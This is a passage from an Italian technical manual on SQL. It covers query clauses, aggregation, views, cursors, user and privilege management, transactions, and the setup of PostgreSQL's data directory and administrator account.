Per qualche motivo che viene chiarito in seguito, può essere conveniente associare un alias alla relazione da cui estrarre i dati. Anche in questo caso si utilizza la parola chiave '**`AS`**', come indicato dalla sintassi seguente:

```
SELECT specificazione_dell'attributo_1 [,...specificazione_dell'attributo_n]
    FROM relazione AS alias
    [WHERE condizione]
```

Quando si vuole fare riferimento al nome di un attributo, se per qualche motivo questo nome dovesse risultare ambiguo, si può aggiungere anteriormente il nome della relazione a cui appartiene, separandolo attraverso l'operatore punto ('`.`'). L'esempio seguente è la proiezione dei cognomi e dei nomi della solita relazione degli indirizzi. In questo caso, le espressioni degli attributi rappresentano solo gli attributi corrispondenti della relazione originaria, con l'aggiunta dell'indicazione esplicita del nome della relazione stessa.

```
SELECT Indirizzi.Cognome, Indirizzi.Nome FROM Indirizzi
```

A questo punto, se al nome della relazione viene abbinato un alias, si può esprimere la stessa cosa indicando il nome dell'alias al posto di quello della relazione, come nell'esempio seguente:

```
SELECT Ind.Cognome, Ind.Nome FROM Indirizzi AS Ind
```

691.2.2 Interrogazioni ordinate

Per ottenere un elenco ordinato in base a qualche criterio, si utilizza l'istruzione '**SELECT**' con l'indicazione di un'espressione in base alla quale effettuare l'ordinamento. Questa espressione è preceduta dalle parole chiave '**ORDER BY**':

```
SELECT espress_col_1 [, ...espress_col_n]
    FROM relazione
    [WHERE condizione]
    ORDER BY espressione [ASC|DESC] [,...]
```

L'espressione può essere il nome di un attributo, oppure un'espressione che genera un risultato da uno o più attributi; l'aggiunta eventuale della parola chiave '**ASC**', o '**DESC**', permette di specificare un ordinamento crescente, o discendente. Come si vede, le espressioni di ordinamento possono essere più di una, separate con una virgola.

```
SELECT Cognome, Nome FROM Indirizzi ORDER BY Cognome
```

L'esempio mostra un'applicazione molto semplice del problema, in cui si ottiene un elenco dei soli attributi '**Cognome**' e '**Nome**', della relazione '**Indirizzi**', ordinato per '**Cognome**'.

```
SELECT Cognome, Nome FROM Indirizzi ORDER BY Cognome, Nome
```

Questo esempio, aggiunge l'indicazione del nome nella chiave di ordinamento, in modo che in presenza di cognomi uguali, la scelta venga fatta in base al nome.

```
SELECT Cognome, Nome FROM Indirizzi ORDER BY TRIM( Cognome ), TRIM( Nome )
```

Questo ultimo esempio mostra l'utilizzo di due espressioni come chiave di ordinamento. Per la precisione, la funzione '**TRIM()**', usata in questo modo, serve a eliminare gli spazi iniziali e finali superflui. In questo modo, se i nomi e i cognomi sono stati inseriti con degli spazi iniziali, questi non vanno a influire sull'ordinamento.

691.2.3 Interrogazioni simultanee di più relazioni

Se dopo la parola chiave '**FROM**' si indicano più relazioni (ciò vale anche se si indica più volte la stessa relazione), si intende fare riferimento a una relazione generata dal prodotto di queste. Se per esempio si vogliono abbinare due relazioni, una di tre tuple con due attributi e un'altra di due tuple con due attributi, quello che si ottiene è una relazione con quattro attributi composta da sei tuple. Infatti, ogni tupla della prima relazione risulta abbinata con ogni tupla della seconda.

```
SELECT specificazione_dell'attributo_1 [, ...specificazione_dell'attributo_n]
    FROM specificazione_della_relazione_1 [, ...specificazione_della_relazione_n]
    [WHERE condizione]
```

Viene proposto un esempio banalizzato, con il quale poi si vuole eseguire un'elaborazione (figura 691.15).

Figura 691.15. Relazioni '**Articoli**' e '**Movimenti**' di una gestione del magazzino ipotetica.

Articoli	
Codice	**Descrizione**
vite30	Vite 3 mm
dado30	Dado 3 mm
rond50	Rondella 5 mm

Movimenti			
Codice	**Data**	**Carico**	**Scarico**
dado30	01/01/2007	1200	
vite30	01/01/2007		800
vite30	03/01/2007	2000	
rond50	03/01/2007		500

Da questa situazione si vuole ottenere la congiunzione della relazione '**Movimenti**' con tutte le informazioni corrispondenti della relazione '**Articoli**', basando il riferimento sull'attributo '**Codice**'. In pratica si vuole ottenere la relazione della figura 691.16.

Tabella 691.16. Risultato del join che si intende ottenere tra la relazione '**Movimenti**' e la relazione '**Articoli**'.

Codice	**Data**	**Carico**	**Scarico**	**Descrizione**
dado30	01/01/2007	1200		Dado 3 mm
vite30	01/01/2007	2000		Vite 3 mm
vite30	03/01/2007		800	Vite 3 mm
rond50	03/01/2007		500	Rondella 5 mm

Considerato che da un'istruzione '**SELECT**' contenente il riferimento a più relazioni si genera il prodotto tra queste, si pone poi il problema di eseguire una proiezione degli attributi desiderati e, soprattutto, di selezionare le tuple. In questo caso, la selezione deve essere basata sulla corrispondenza tra l'attributo '**Codice**' della prima relazione, con lo stesso attributo della seconda. Dovendo fare riferimento a due attributi di relazioni differenti, aventi però lo stesso nome, diviene indispensabile indicare i nomi degli attributi prefissandoli con i nomi delle relazioni rispettive.

```
SELECT
    Movimenti.Codice,
    Movimenti.Data,
    Movimenti.Carico,
    Movimenti.Scarico,
    Articoli.Descrizione
    FROM Movimenti, Articoli
    WHERE Movimenti.Codice = Articoli.Codice;
```

L'interrogazione simultanea di più relazioni si presta anche per elaborazioni della stessa relazione più volte. In tal caso, diventa obbligatorio l'uso degli alias. Si osservi il caso seguente:

```
SELECT Ind1.Cognome, Ind1.Nome
    FROM Indirizzi AS Ind1, Indirizzi AS Ind2
    WHERE
        Ind1.Cognome = Ind2.Cognome
    AND Ind1.Nome <> Ind2.Nome
```

Il senso di questa interrogazione, che utilizza la stessa relazione degli indirizzi per due volte con due alias differenti, è quello di ottenere l'elenco delle persone che hanno lo stesso cognome, avendo però un nome differente.

Esiste anche un'altra situazione in cui si ottiene l'interrogazione simultanea di più relazioni: l'***unione***. Si tratta semplicemente di attaccare il risultato di un'interrogazione su una relazione con quello di un'altra relazione, quando gli attributi finali appartengono allo stesso tipo di dati.

```
SELECT specificazione_dell'attributo_1 [,...specificazione_dell'attributo_n]
        FROM specificazione_della_relazione_1 [,...specificazione_della_relazione_n]
        [WHERE condizione]
    UNION
        SELECT specificazione_dell'attributo_1 [,...specificazione_dell'attributo_n]
            FROM specificazione_della_relazione_1 [,...specificazione_della_relazione_n]
            [WHERE condizione]
```

Lo schema sintattico dovrebbe essere abbastanza esplicito: si uniscono due istruzioni '**`SELECT`**' in un risultato unico, attraverso la parola chiave '**`UNION`**'.

691.2.4 Condizioni

La condizione che esprime la selezione delle tuple può essere composta come si vuole, purché il risultato sia di tipo logico e i dati a cui si fa riferimento provengano dalle relazioni di partenza. Quindi si possono usare anche altri operatori di confronto, funzioni e operatori booleani.

È bene ricordare che il valore indefinito, rappresentato da '**`NULL`**', è diverso da qualunque altro valore, compreso un altro valore indefinito. Per verificare che un valore sia o non sia indefinito, si deve usare l'operatore '**`IS NULL`**' oppure '**`IS NOT NULL`**'.

691.2.5 Aggregazioni

L'aggregazione è una forma di interrogazione attraverso cui si ottengono risultati riepilogativi del contenuto di una relazione, in forma di relazione contenente una sola tupla. Per questo si utilizzano delle funzioni speciali al posto dell'espressione che esprime gli attributi del risultato. Queste funzioni restituiscono un solo valore e come tali concorrono a creare un'unica tupla. Le funzioni di aggregazione sono: '**`COUNT()`**', '**`SUM()`**', '**`MAX()`**', '**`MIN()`**', '**`AVG()`**'. Per intendere il problema, si osservi l'esempio seguente:

```
SELECT COUNT(*) FROM Movimenti WHERE ...
```

In questo caso, quello che si ottiene è solo il numero di tuple della relazione '**`Movimenti`**' che soddisfano la condizione posta dopo la parola chiave '**`WHERE`**' (qui non è stata indicata). L'asterisco posto come parametro della funzione '**`COUNT()`**' rappresenta effettivamente l'elenco di tutti i nomi degli attributi della relazione '**`Movimenti`**'.

Quando si utilizzano funzioni di questo tipo, occorre considerare che l'elaborazione si riferisce alla relazione virtuale generata dopo la selezione posta da '**`WHERE`**'.

La funzione '**`COUNT()`**' può essere descritta attraverso la sintassi seguente:

```
COUNT( * )
```

```
COUNT( [DISTINCT|ALL] lista_attributi )
```

Utilizzando la forma già vista, quella dell'asterisco, si ottiene solo il numero delle tuple della relazione. L'opzione '**`DISTINCT`**', seguita da una lista di nomi di attributi, fa in modo che vengano contate le tuple contenenti valori differenti per quel gruppo di attributi. L'opzione '**`ALL`**' è implicita quando non si usa '**`DISTINCT`**' e indica semplicemente di contare tutte le tuple.

Il conteggio delle tuple esclude in ogni caso quelle in cui il contenuto di tutti gli attributi selezionati è indefinito ('**`NULL`**').

Le altre funzioni aggreganti non prevedono l'asterisco, perché fanno riferimento a un'espressione che genera un risultato per ogni tupla ottenuta dalla selezione.

```
SUM( [DISTINCT|ALL] espressione )
```

```
MAX( [DISTINCT|ALL] espressione )
```

```
MIN( [DISTINCT|ALL] espressione )
```

```
AVG( [DISTINCT|ALL] espressione )
```

In linea di massima, per tutti questi tipi di funzioni aggreganti, l'espressione deve generare un risultato numerico, sul quale calcolare la sommatoria, '**`SUM()`**', il valore massimo, '**`MAX()`**', il valore minimo, '**`MIN()`**', la media, '**`AVG()`**'.

L'esempio seguente calcola lo stipendio medio degli impiegati, ottenendo i dati da un'ipotetica relazione '**`Emolumenti`**', limitandosi ad analizzare le tuple riferite a un certo settore.

```
SELECT AVG( Stipendio ) FROM Emolumenti
    WHERE Settore = 'Amministrazione'
```

L'esempio seguente è una variante in cui si estraggono rispettivamente lo stipendio massimo, medio e minimo.

```
SELECT MAX( Stipendio ), AVG( Stipendio ), MIN( Stipendio ) FROM Emolumenti
    WHERE Settore = 'Amministrazione'
```

L'esempio seguente è invece volutamente **errato**, perché si mescolano funzioni aggreganti assieme a espressioni di attributi normali.

```
-- Esempio errato
SELECT MAX( Stipendio ), Settore FROM Emolumenti
    WHERE Settore = 'Amministrazione'
```

691.2.6 Raggruppamenti

Le aggregazioni possono essere effettuate in riferimento a gruppi di tuple, distinguibili in base al contenuto di uno o più attributi. In questo tipo di interrogazione si può generare solo una relazione composta da tanti attributi quanti sono quelli presi in considerazione dall'opzione di raggruppamento, assieme ad altre contenenti solo espressioni di aggregazione.

Alla sintassi normale già vista nelle sezioni precedenti, si aggiunge la clausola '**GROUP BY**'.

```
SELECT specificazione_dell'attributo_1 [,...specificazione_dell'attributo_n]
    FROM specificazione_della_relazione_1 [,...specificazione_della_relazione_n]
    [WHERE condizione]
    GROUP BY attributo_1 [,...]
```

Per comprendere l'effetto di questa sintassi, si deve scomporre idealmente l'operazione di selezione da quella di raggruppamento:

1. la relazione ottenuta dall'istruzione '**SELECT...FROM**' viene filtrata dalla condizione '**WHERE**';
2. la relazione risultante viene riordinata in modo da raggruppare le tuple in cui i contenuti degli attributi elencati dopo l'opzione '**GROUP BY**' sono uguali;
3. su questi gruppi di tuple vengono valutate le funzioni di aggregazione.

Figura 691.23. Carichi e scarichi in magazzino.

Movimenti				
Codice	**Data**	**Carico**	**Scarico**	**...**
vite40	01/01/2007	1200		...
vite30	01/01/2007		800	...
vite40	01/01/2007	1500		...
vite30	02/01/2007		1000	...
vite30	03/01/2007	2000		...
rond50	03/01/2007		500	...
vite40	04/01/2007	2200		...

Si osservi la relazione riportata in figura 691.23, mostra la solita sequenza di carichi e scarichi di magazzino. Si potrebbe porre il problema di conoscere il totale dei carichi e degli scarichi per ogni articolo di magazzino. La richiesta può essere espressa con l'istruzione seguente:

```
SELECT Codice, SUM( Carico ), SUM( Scarico ) FROM Movimenti
    GROUP BY Codice
```

Quello che si ottiene appare nella figura 691.25.

Figura 691.25. Carichi e scarichi totali.

Codice	**SUM(Carico)**	**SUM(Scarico)**
vite40	4900	
vite30	2000	1800
rond50		500

Volendo si possono fare i raggruppamenti in modo da avere i totali distinti anche in base al giorno, come nell'istruzione seguente:

```
SELECT Codice, Data, SUM( Carico ), SUM( Scarico ) FROM Movimenti
    GROUP BY Codice, Data
```

Come già affermato, la condizione posta dopo la parola chiave '**`WHERE`**' serve a filtrare inizialmente le tuple da considerare nel raggruppamento. Se quello che si vuole è filtrare ulteriormente il risultato di un raggruppamento, occorre usare la clausola '**`HAVING`**'.

```
SELECT specificazione_dell'attributo_1 [,...specificazione_dell'attributo_n]
    FROM specificazione_della_relazione_1 [,...specificazione_della_relazione_n]
    [WHERE condizione]
    GROUP BY attributo_1 [,...]
    HAVING condizione
```

L'esempio seguente serve a ottenere il raggruppamento dei carichi e scarichi degli articoli, limitando però il risultato a quelli per i quali sia stata fatta una quantità di scarichi consistente (superiore a 1 000 unità).

```
SELECT Codice, SUM( Carico ), SUM( Scarico ) FROM Movimenti
    GROUP BY Codice
    HAVING SUM( Scarico ) > 1000
```

Dall'esempio già visto in figura 691.25 risulterebbe escluso l'articolo '**`rond50`**'.

691.3 Trasferimento di dati in un'altra relazione

Alcune forme particolari di interrogazioni SQL possono essere utilizzate per inserire dati in relazioni esistenti o per crearne di nuove.

691.3.1 Creazione di una nuova relazione a partire da altre

L'istruzione '**`SELECT`**' può servire per creare una nuova relazione a partire dai dati ottenuti dalla sua interrogazione.

```
SELECT specificazione_dell'attributo_1 [,...specificazione_dell'attributo_n]
    INTO TABLE relazione_da_generare
    FROM specificazione_della_relazione_1 [,...specificazione_della_relazione_n]
    [WHERE condizione]
```

L'esempio seguente crea la relazione '**`Mia_prova`**' come risultato della fusione delle relazioni '**`Indirizzi`**' e '**`Presenze`**'.

```
SELECT
    Presenze.Giorno,
    Presenze.Ingresso,
    Presenze.Uscita,
    Indirizzi.Cognome,
    Indirizzi.Nome
    INTO TABLE Mia_prova
    FROM Presenze, Indirizzi
    WHERE Presenze.Codice = Indirizzi.Codice;
```

691.3.2 Inserimento in una relazione esistente

L'inserimento di dati in una relazione esistente prelevando da dati contenuti in altre, può essere fatta attraverso l'istruzione '**`INSERT`**' sostituendo la clausola '**`VALUES`**' con un'interrogazione ('**`SELECT`**').

```
INSERT INTO nome_relazione [(attributo_1...attributo_n)]
    SELECT espressione_1, ... espressione_n
        FROM relazioni_di_origine
        [WHERE condizione]
```

L'esempio seguente aggiunge alla relazione dello storico delle presenze le registrazioni vecchie che poi vengono cancellate.

```
INSERT INTO PresenzeStorico (
        PresenzeStorico.Codice,
        PresenzeStorico.Giorno,
        PresenzeStorico.Ingresso,
        PresenzeStorico.Uscita
    )
    SELECT
        Presenze.Codice,
        Presenze.Giorno,
        Presenze.Ingresso,
        Presenze.Uscita
        FROM Presenze
        WHERE Presenze.Giorno <= '01/01/1999';

DELETE FROM Presenze WHERE Giorno <= '01/01/1999';
```

691.4 Viste

Le viste sono delle relazioni virtuali ottenute a partire da relazioni vere e proprie o da altre viste, purché non si formino ricorsioni. Il concetto non dovrebbe risultare strano. In effetti, il risultato delle interrogazioni è sempre in forma di relazione. La vista crea una sorta di interrogazione permanente che acquista la personalità di una relazione normale.

```
CREATE VIEW nome_vista [(attributo_1[,...attributo_n)]]
    AS richiesta
```

Dopo la parola chiave '**AS**' deve essere indicato ciò che compone un'istruzione '**SELECT**'. L'esempio seguente, genera la vista dei movimenti di magazzino del solo articolo '**vite30**'.

```
CREATE VIEW Movimenti_Vite30
    AS SELECT Codice, Data, Carico, Scarico
        FROM Movimenti
        WHERE Codice = 'vite30'
```

L'eliminazione di una vista si ottiene con l'istruzione '**DROP VIEW**', come illustrato dallo schema sintattico seguente:

```
DROP VIEW nome_vista
```

Volendo eliminare la vista '**Movimenti_Vite30**', si può intervenire semplicemente come nell'esempio seguente:

```
DROP VIEW Movimenti_Vite30
```

691.5 Cursori

Quando il risultato di un'interrogazione SQL deve essere gestito all'interno di un programma, si pone un problema nel momento in cui ciò che si ottiene è composto da più di una sola tupla. Per poter scorrere un elenco ottenuto attraverso un'istruzione '**SELECT**', tupla per tupla, si deve usare un ***cursore***.

La dichiarazione e l'utilizzo di un cursore avviene all'interno di una transazione. Quando la transazione si chiude attraverso un'istruzione '**COMMIT**' o '**ROLLBACK**', si chiude anche il cursore.

691.5.1 Dichiarazione e apertura

L'SQL prevede due fasi prima dell'utilizzo di un cursore: la dichiarazione e la sua apertura:

```
DECLARE cursore [INSENSITIVE] [SCROLL] CURSOR FOR
    SELECT ...
```

```
OPEN cursore
```

Nella dichiarazione, la parola chiave '**INSENSITIVE**' serve a stabilire che il risultato dell'interrogazione che si scandisce attraverso il cursore, non deve essere sensibile alle variazioni dei dati originali; la parola chiave '**SCROLL**' indica che è possibile estrarre più tuple simultaneamente attraverso il cursore.

```
DECLARE Mio_cursore CURSOR FOR
    SELECT
        Presenze.Giorno,
        Presenze.Ingresso,
        Presenze.Uscita,
        Indirizzi.Cognome,
        Indirizzi.Nome
        FROM Presenze, Indirizzi
        WHERE Presenze.Codice = Indirizzi.Codice;
```

L'esempio mostra la dichiarazione del cursore '**Mio_cursore**', abbinato alla selezione degli attributi composti dal collegamento di due relazioni, '**Presenze**' e '**Indirizzi**', dove le tuple devono avere lo stesso numero di codice. Per attivare questo cursore, lo si deve aprire come nell'esempio seguente:

```
OPEN Mio_cursore
```

691.5.2 Scansione

La scansione di un'interrogazione inserita in un cursore, avviene attraverso l'istruzione '**FETCH**'. Il suo scopo è quello di estrarre una tupla alla volta, in base a una posizione, relativa o assoluta.

```
FETCH [ [ NEXT | PRIOR | FIRST | LAST | { ABSOLUTE | RELATIVE } n ]
    FROM cursore ]
    INTO :variabile [,...]
```

Le parole chiave '**NEXT**', '**PRIOR**', '**FIRST**', '**LAST**', permettono rispettivamente di ottenere la tupla successiva, quella precedente, la prima e l'ultima. Le parole chiave '**ABSOLUTE**' e '**RELATIVE**' sono seguite da un numero, corrispondente alla scelta della tupla ***n***-esima, rispetto all'inizio del gruppo per il quale è stato definito il cursore ('**ABSOLUTE**'), oppure della tupla ***n***-esima rispetto all'ultima tupla estratta da un'istruzione '**FETCH**' precedente.

Le variabili indicate dopo la parola chiave '**INTO**', che in particolare sono precedute da due punti ('**:**'), ricevono ordinatamente il contenuto dei vari attributi della tupla estratta. Naturalmente, le variabili in questione devono appartenere a un linguaggio di programmazione che incorpora l'SQL, dal momento che l'SQL stesso non fornisce questa possibilità.

```
FETCH NEXT FROM Mio_cursore
```

L'esempio mostra l'uso tipico di questa istruzione, dove si legge la tupla successiva (se non ne sono state lette fino a questo punto, si tratta della prima), dal cursore dichiarato e aperto precedentemente. L'esempio seguente è identico dal punto di vista funzionale.

```
FETCH RELATIVE 1 FROM Mio_cursore
```

I due esempi successivi sono equivalenti e servono a ottenere la tupla precedente.

```
FETCH PRIOR FROM Mio_cursore
```

```
FETCH RELATIVE -1 FROM Mio_cursore
```

691.5.3 Chiusura

Il cursore, al termine dell'utilizzo, deve essere chiuso:

```
CLOSE cursore
```

Seguendo gli esempi visti in precedenza, per chiudere il cursore '**Mio_cursore**' basta l'istruzione seguente:

```
CLOSE Mio_cursore
```

Capitolo 692

Linguaggio SQL: DCL

DCL, ovvero *Data control language*, è il linguaggio usato per il «controllo» delle basi di dati. In questo capitolo viene trattato il linguaggio SQL per ciò che riguarda la gestione delle basi di dati, degli utenti, dei privilegi assegnati loro e il controllo delle transazioni.

692.1 Gestione delle utenze

La gestione degli accessi in una base di dati è molto importante e potenzialmente indipendente dall'eventuale gestione degli utenti del sistema operativo sottostante. Per quanto riguarda i sistemi Unix, il DBMS può riutilizzare la definizione degli utenti del sistema operativo, farvi riferimento, oppure astrarsi completamente (spesso vale questa ultima ipotesi).

Un DBMS SQL richiede la presenza di almeno un amministratore complessivo, che come tale abbia sempre tutti i privilegi necessari a intervenire come vuole nel DBMS. Il nome simbolico predefinito per questo utente dal linguaggio SQL standard è '**`_SYSTEM`**'.

Il sistema di definizione e controllo delle utenze è esterno al linguaggio SQL standard; tuttavia, i DBMS principali utilizzano istruzioni abbastanza uniformi per questo scopo.

Per la creazione di un utente si dispone normalmente dell'istruzione '**`CREATE USER`**', con opzioni che dipendono dalle caratteristiche particolari del DBMS, nella gestione delle utenze. I due modelli sintattici successivi si riferiscono, rispettivamente, a Oracle e a PostgreSQL, ma omettono varie opzioni specifiche e presumono che l'utente debba essere identificato attraverso una parola d'ordine:

```
CREATE USER nome_utente IDENTIFIED BY 'parola_d'ordine'
```

```
CREATE USER nome_utente [WITH PASSWORD 'parola_d'ordine']
```

Nel caso di MySQL, invece di introdurre un'istruzione che non esiste nello standard, si estende quella con cui si concedono i privilegi (descritta in un'altra sezione):

```
GRANT privilegi
    ON risorsa [,...]
    TO utente
    IDENTIFIED BY 'parola_d'ordine'
    [WITH GRANT OPTION]
```

In tal modo, attribuendo dei privilegi a un utente, se questo non esiste ancora, viene creato contestualmente. Si osservi comunque, che le versioni più recenti di MySQL dispongono di un'istruzione '**`CREATE USER`**' simile a quella di altri DBMS.

Per l'eliminazione di un utente si dispone normalmente dell'istruzione '**`DROP USER`**', con opzioni che di solito consentono l'eliminazione contestuale di tutto ciò che appartiene a tale utente:

```
DROP USER nome_utente
```

Per modificare la parola d'ordine di un utente, si dispone normalmente dell'istruzione '**ALTER USER**', con la quale si potrebbero cambiare anche altre opzioni legate ai privilegi generali di cui può disporre tale utente. I due modelli sintattici successivi si riferiscono, rispettivamente, a Oracle e a PostgreSQL, omettendo opzioni che non sono indispensabili:

```
ALTER USER nome_utente IDENTIFIED BY 'parola_d'ordine'
```

```
ALTER USER nome_utente [WITH PASSWORD 'parola_d'ordine']
```

Nel caso di MySQL si usa una forma differente:

```
SET PASSWORD FOR nome_utente = PASSWORD('parola_d'ordine')
```

692.2 Gestione delle basi di dati

La creazione e l'eliminazione delle basi di dati è una funzione non considerata dallo standard SQL, anche se è normale che un DBMS consenta la gestione di più basi di dati simultaneamente. Pertanto, i vari DBMS offrono delle istruzioni SQL abbastanza uniformi:

```
CREATE DATABASE nome_base_di_dati
```

Di solito, salvo indicazione diversa derivante da opzioni particolari aggiunte all'istruzione, l'utente che crea la base di dati ne diviene il proprietario, con ogni facoltà sulla stessa, anche quella di eliminarla.

È il caso di osservare che uno dei problemi tecnici da considerare nella creazione di una base di dati sta nel definire la codifica da usare per la memorizzazione delle informazioni testuali. Di solito, questo genere di cose viene definito tramite delle opzioni specifiche, che si aggiungono al modello sintetico e generalizzato mostrato qui.

L'eliminazione di una base di dati richiede generalmente un'istruzione altrettanto semplice:

```
DROP DATABASE nome_base_di_dati
```

La differenza più importante tra i vari DBMS consiste nel modo di comportarsi di fronte a questo comando, quando la base di dati non è vuota. Se esiste un contenuto, la cancellazione potrebbe essere rifiutata, oppure potrebbe essere ammessa se si aggiungono opzioni specifiche che servono a confermarne l'eliminazione. Tuttavia, non si può contare su un controllo di questo genere e la cancellazione di una base di dati richiede sempre la dovuta prudenza.

692.3 Gestione dei privilegi standard

L'utente che crea una relazione, o un'altra risorsa, è il suo creatore. Su tale risorsa è l'unico utente che possa modificarne la struttura e che possa eliminarla. In pratica è l'unico che possa usare le istruzioni '**`DROP`**' e '**`ALTER`**'. Chi crea una relazione, o un'altra risorsa, può concedere o revocare i privilegi degli altri utenti su di essa.

I privilegi che si possono concedere o revocare su una risorsa sono di vario tipo, espressi attraverso una parola chiave particolare. È bene considerare i casi seguenti:

Privilegio	Descrizione
`SELECT`	rappresenta l'operazione di lettura del valore di un oggetto della risorsa, per esempio dei valori di una tupla da una relazione (in pratica si riferisce all'uso dell'istruzione '**`SELECT`**');
`INSERT`	rappresenta l'azione di inserire un nuovo oggetto nella risorsa, come l'inserimento di una tupla in una relazione;
`UPDATE`	rappresenta l'operazione di aggiornamento del valore di un oggetto della risorsa, per esempio la modifica del contenuto di una tupla di una relazione;
`DELETE`	rappresenta l'eliminazione di un oggetto dalla risorsa, come la cancellazione di una tupla da una relazione;
`ALL PRIVILEGES`	rappresenta simultaneamente tutti i privilegi possibili riferiti a un oggetto.

I privilegi su una relazione, o su un'altra risorsa, vengono concessi attraverso l'istruzione '**`GRANT`**':

```
GRANT privilegi
    ON risorsa [,...]
    TO utenti
    [WITH GRANT OPTION]
```

Nella maggior parte dei casi, le risorse da controllare coincidono con una relazione. L'esempio seguente permette all'utente '**`Pippo`**' di leggere il contenuto della relazione '**`Movimenti`**':

```
GRANT SELECT ON Movimenti TO Pippo
```

L'esempio seguente, concede tutti i privilegi sulla relazione '**`Movimenti`**' agli utenti '**`Pippo`**' e '**`Arturo`**':

```
GRANT ALL PRIVILEGES ON Movimenti TO Pippo, Arturo
```

L'opzione '**`WITH GRANT OPTION`**' permette agli utenti presi in considerazione di concedere a loro volta tali privilegi ad altri utenti. L'esempio seguente concede all'utente '**`Pippo`**' di accedere in lettura al contenuto della relazione '**`Movimenti`**' e gli permette di concedere lo stesso privilegio ad altri:

```
GRANT SELECT ON Movimenti TO Pippo WITH GRANT OPTION
```

I privilegi su una relazione, o un'altra risorsa, vengono revocati attraverso l'istruzione '**`REVOKE`**':

```
REVOKE privilegi
    ON risorsa [,...]
    FROM utenti
```

L'esempio seguente toglie all'utente '**`Pippo`**' il permesso di accedere in lettura al contenuto della relazione '**`Movimenti`**':

```
REVOKE SELECT ON Movimenti FROM Pippo
```

L'esempio seguente toglie tutti i privilegi sulla relazione '**`Movimenti`**' agli utenti '**`Pippo`**' e '**`Arturo`**':

```
REVOKE ALL PRIVILEGES ON Movimenti FROM Pippo, Arturo
```

692.4 Controllo delle transazioni

Una transazione SQL, è una sequenza di istruzioni che rappresenta un corpo unico dal punto di vista della memorizzazione effettiva dei dati. In altre parole, secondo l'SQL, la registrazione delle modifiche apportate alla base di dati avviene in modo asincrono, raggruppando assieme l'effetto di gruppi di istruzioni determinati.

Una transazione inizia nel momento in cui l'interprete SQL incontra, generalmente, l'istruzione '**`START TRANSACTION`**', terminando con l'istruzione '**`COMMIT`**', oppure '**`ROLLBACK`**': nel primo caso si conferma la transazione che viene memorizzata regolarmente, mentre nel secondo si richiede di annullare le modifiche apportate dalla transazione.

```
START TRANSACTION
```

```
COMMIT [WORK]
```

```
ROLLBACK [WORK]
```

Stando così le cose, si intende la necessità di utilizzare regolarmente l'istruzione '**`COMMIT`**' per memorizzare i dati quando non esiste più la necessità di annullare le modifiche.

```
START TRANSACTION
…
COMMIT

INSERT INTO Indirizzi
    VALUES (
        01,
        'Pallino',
        'Pinco',
        'Via Biglie 1',
        '0222,222222'
    )

COMMIT
```

L'esempio mostra un uso intensivo dell'istruzione '**`COMMIT`**', dove dopo l'inserimento di una tupla nella relazione '**`Indirizzi`**', viene confermata immediatamente la transazione.

```
START TRANSACTION
…
COMMIT

INSERT INTO Indirizzi
    VALUES (
        01,
        'Pallino',
        'Pinco',
        'Via Biglie 1',
        '0222,222222'
    )

ROLLBACK
```

Questo esempio mostra un ripensamento (per qualche motivo). Dopo l'inserimento di una tupla nella relazione '**`Indirizzi`**', viene annullata la transazione, riportando la relazione allo stato precedente.

Capitolo 693

PostgreSQL: struttura e preparazione

PostgreSQL [1] è un DBMS (*Data base management system*) relazionale, esteso agli oggetti. In questo capitolo si vuole introdurre al suo utilizzo e accennare alla sua struttura, senza affrontare le particolarità del linguaggio di interrogazione. Il nome lascia intendere che si tratti di un DBMS in grado di comprendere le istruzioni SQL.

693.1 Struttura dei dati nel file system

PostgreSQL, a parte i programmi binari, gli script e la documentazione, colloca i file di gestione delle basi di dati a partire da una certa directory, che nella documentazione originale viene definita '**`PGDATA`**'. Questo è il nome di una variabile di ambiente che può essere utilizzata per informare i vari programmi di PostgreSQL della sua collocazione; tuttavia, di solito questo meccanismo della variabile di ambiente non viene utilizzato, specificando tale directory in fase di compilazione dei sorgenti oppure avviando i programmi con opzioni appropriate.

Tutti i programmi che compongono il sistema di PostgreSQL, che hanno la necessità di sapere dove si trovano i dati, oltre al meccanismo della variabile di ambiente '**`PGDATA`**' permettono di indicare tale directory attraverso un'opzione della riga di comando. I programmi più importanti riconoscono l'opzione '**`-D`**'. Come si può intuire, l'utilizzo di questa opzione, o di un'altra equivalente per gli altri programmi, fa in modo che l'indicazione della variabile '**`PGDATA`**' non abbia effetto.

Questa directory è contenuta solitamente nella directory iniziale dell'utente di sistema per l'amministrazione di PostgreSQL, che dovrebbe essere '**`postgres`**'. La directory iniziale dell'utente '**`postgres`**' (ovvero '`~postgres/`') è normalmente '`/var/lib/postgres/`'; la directory usata normalmente per collocarvi le basi di dati è normalmente '`~postgres/data/`', ovvero '`/var/lib/postgres/data/`'. Di norma, tutto ciò che si trova a partire da '`~postgres/`' appartiene all'utente '**`postgres`**', anche se i permessi per il gruppo e gli altri utenti variano a seconda della circostanza.

Inizialmente, la directory che costituisce l'inizio delle basi di dati ('`~postgres/data/`') dovrebbe contenere dei file di configurazione, una basi di dati amministrativa (trasparente) e una base di dati da usare come modello per la produzione di altre ('**`template1`**') o semplicemente per accedere al DBMS quando non se ne può indicare un'altra. Naturalmente, se per qualche ragione si utilizza l'utenza '**`postgres`**' in modo normale, nella sua directory personale ('`~postgres/`') potrebbero apparire dei file che riguardano la personalizzazione di questo utente ('`.profile`', '`.bash_history`', o altre cose simili, in funzione dei programmi che si utilizzano).

693.2 Amministratore

L'amministratore dei servizi offerti dal DBMS PostgreSQL potrebbe essere una persona diversa dall'amministratore del sistema operativo (l'utente '**`root`**') e corrisponde di solito all'utente '**`postgres`**'. In condizioni normali, tale utente del DBMS viene riconosciuto implicitamente da PostgreSQL, purché acceda localmente utilizzando un'utenza del sistema operativo con lo stesso nome.

Quando la propria distribuzione GNU è già predisposta per PostgreSQL, l'utente '**`postgres`**' dovrebbe essere stato previsto (non importa il numero UID che gli sia stato abbinato), ma

quasi sicuramente la parola d'ordine per l'accesso al sistema operativo dovrebbe essere «impossibile», come nell'esempio seguente:

```
postgres:!:101:101:PostgreSQL Server:/var/lib/postgres:/bin/bash
```

Come si vede, in questo esempio il campo della parola d'ordine è occupato da un punto esclamativo che di fatto impedisce l'accesso all'utente '**postgres**'.

A questo punto si pongono due alternative, a seconda che si voglia affidare la gestione del DBMS allo stesso utente '**root**' oppure che si voglia incaricare per questo un altro utente. Nel primo caso non occorrono cambiamenti: l'utente '**root**' può diventare '**postgres**' quando vuole con il comando '**su**'.

`#` **`su postgres`** [*Invio*]

Nel secondo caso, l'attribuzione di una parola d'ordine all'utente '**postgres**' permetterebbe a una persona diversa di amministrare il DBMS.

`#` **`passwd postgres`** [*Invio*]

